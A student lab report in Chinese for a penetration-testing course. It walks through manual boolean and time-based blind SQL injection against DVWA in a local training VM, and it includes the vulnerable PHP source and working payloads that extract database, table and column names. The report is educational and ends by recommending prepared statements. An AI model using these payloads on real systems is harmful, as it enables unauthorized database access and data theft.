

《漏洞利用及渗透测试基础》实验报告

姓名：王一诺 学号：2312331 班级：计科二班

实验名称：


SQL 盲注

实验要求：


基于 DVWA 里的 SQL 盲注案例，实施手工盲注，参考课本，撰写实验报告。

环境配置：

按照课本先在官网下载对应软件：



解压后安装在 VM 虚拟机里，输入账号 root、密码 owaspbwa，然后输入 ifconfig 得到 IP 地址，进入可以看到 DVWA 主界面：



选择 DVWA 进入（账号密码均为 admin），进入后将 DVWA Security 等级设置为 low。配置完毕，开始复现实验。

实验过程：

接下来,通过 DWVA 中提供的注入案例,进行手工盲注,目标是推测出数据库、表和字段。手工盲注的过程,就像你与一个机器人进行问答游戏一样,这个机器人只会回答"是"或者"不"

是",因此你需要询问它判断题,例如"数据库名字的第一个字母是不是 a 啊?",通过这种机械的询问不断逼近,最终获得你想要的数据库名。

1. 判断是否存在注入,注入是字符型还是数字型

输入 1 试探,可见相应用户是存在的:

Vulnerability: SQL Injection (Blind)

User ID:

ID: 1
First name: admin
Surname: admin

接下来利用永真永假法来检测是否存在注入点。输入 1'and 1=1#,单引号为了闭合原来 SQL 语句中的第一个单引号,而后面的#为闭合后面的单引号。运行后,显示存在:

Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' and 1=1 #
First name: admin
Surname: admin

进一步测试,输入 1'and1=2#,显示不存在:

Vulnerability: SQL Injection (Blind)

User ID:

说明存在字符型的 SQL 盲注。

点页面右下角 ViewSource,来查看源代码:

```
<?php
if (isset($_GET['Submit'])) {
    // Retrieve data
    $id = $_GET['id'];
    $qetid = "SELECT first name, last name FROM users WHERE user id = '$id'";
    $result = mysql_query($qetid); // Removed 'or die' to suppress mysql errors
    $num = @mysql_numrows
($result); // The '@' character suppresses errors making the injection 'blind'
    $i = 0;
    while ($i < $num) {
        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");
        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';
        $i++;
    }
}
?>
```

可见,在当前 low 等级下,未对 id 参数做过滤,直接拼接 SQL 语句。

2. 猜解当前数据库名

想要猜解数据库名,首先要猜解数据库名的长度,然后挨个猜解字符。以下 SQL 语句: 1'andlength(database())=1#,意为判断数据库名长度是否为 1,我们输入后发现显示不存在;依次尝试 2, 3, 4 后,在输入 1'andlength(database())=4# 时显示存在。可以确定数据库名长度为 4。

Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' and length(database())=4 #
First name: admin
Surname: admin

接下来我们如何确定数据库名这四个字都是什么？一个个数据库名字尝试？何不采用二分法？根据 ASCII 码的大小二分，我们可以不断缩小猜测范围。以第一个字符的猜测为例：

输入 1'and Ascii(Substr(database(),1,1))>97 #,显示存在,说明数据库名的第一个字符的 ascii 值大于 97(小写字母 a 的 ascii 值)：

Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' and Ascii(Substr(database(),1,1))>97 #
First name: admin
Surname: admin

输入 1'and Ascii(Substr(database(),1,1))<122 #,显示存在,说明数据库名的第一个字符的 ascii 值小于 122(小写字母 z 的 ascii 值)：

Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' and Ascii(Substr(database(),1,1))<122 #
First name: admin
Surname: admin

重复以上二分操作，我们得到：

输入 1'and Ascii(Substr(database(),1,1))<109 #,显示存在,说明数据库名的第一个字符的 ascii 值小于 109(小写字母 m)；

输入 1'and Ascii(Substr(database(),1,1))<103 #,显示存在,说明数据库名的第一个字符的 ascii 值小于 103(小写字母 g)；

输入 1'and Ascii(Substr(database(),1,1))<100 #,显示不存在,说明数据库名的第一个字符的 ascii 值不小于 100(小写字母 d)；

输入 1'and Ascii(Substr(database(),1,1))>100 #,显示不存在,说明数据库名的第一个字符的 ascii 值不大于 100(小写字母 d)。

故，得到数据库名的第一个字符的 ascii 值为 100,即小写字母 d。验证一下：

Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' and Substr(database(),1,1)='d' #
First name: admin
Surname: admin

显示存在，可见第一个字符猜测正确。接下来对后三个字符也进行二分法猜测，最终得到数据库名：“dvwa”。

3. 猜测数据库的表名

首先猜解数据库中表的数量：

输入 `1' and (select count (table_name) from information_schema. tables where table_schema=database())=1 #` 显示不存在;

输入 `1' and (select count (table_name) from information_schhema.tables where table_schema=database())=2 #` 显示存在:



说明该数据库中共有两个表。

然后我们按照与上一部分类似的方法去猜出这两张表的表名,对每张表,先试探出表名长度,然后对每一位二分法逼近猜出字符。以第一张表为例:

`1' and length(substr((select table_name from information_schema. tables where table_schema=database())limit 0,1),1))=1 #` 显示不存在

`1' and length(substr((select table_name from information_schema. tables where table_schema=database())limit 0,1),1))=2 #` 显示不存在

.....

`1' and length(substr((select table_name from information_schema. tables where table_schema=database())limit 0,1),1))=9 #` 显示存在:



说明第一个表名长度为 9。然后是二分法猜出每一位,此处省略步骤,得到第一张表名为: "guestbook";

同理可猜出第二张表名: "users"。

4. 猜解表中字段名及表中数据

接下来的操作与前面大差不差,猜解表中字段名就先猜出字段数量:

`1' and (select count(column_name) from information_sclhema.columns where table_name='users')=8 #` 显示存在

说明 users 表有 8 个字段。

接着挨个猜解字段名:

`1' and length(substr((select column_name from information_schema.columns where table_name='users' limit 0,1),1))=7 #` 显示存在

说明 users 表的第一个字段为 7 个字符长度。

然后采用二分法,即可猜解出所有字段名。

猜解表中数据也与之类似,采用二分法逼近猜出即可,这里不再赘述。

5. 基于时间的 SQL 盲注

看书可以注意到,还有一种基于时间的 SQL 盲注:如果信息正确的话,系统会明显变得反应迟缓,意味着猜对了对应的信息。

首先判断是否存在注入,注入是字符型还是数字型:

输入 `1' and sleep(5) #`,感觉到明显延迟

输入 `1 and sleep(5) #`,没有延迟


说明存在字符型的基于时间的盲注。

猜解当前数据库名字长度:

```
1' and if(length(database())=1,sleep(5),1) # 没有延迟
```

.....

```
1' and if(length(database())=4,sleep(5),1) # 明显延迟:
```



采用二分法猜解数据库名:

```
1' and if(ascii(substr(database(), 1,1)) >97, sleep(5), 1) # 明显延迟
```

.....

以此类推,可以猜解表、字段和数据。

心得体会:

通过实验,了解了 SQL 盲注的一些常见手段与方法,学会了几种常见的 SQL 函数的使用 (Substr、length 等)。掌握布尔盲注的核心逻辑:通过页面真假状态 (数据存在/缺失) 逐步推断信息。相比暴力遍历,学会了应用二分法大幅提升猜解效率。此外还接触了解了基于时间的盲注:依赖响应延迟,根据系统反应速度判断猜解正误。

也认识到脆弱的数据库系统设计有很大的安全隐患,实际应用中需严格遵守安全开发规范,开发中需使用预处理语句 (PDO/MySQLi), 避免直接拼接 SQL。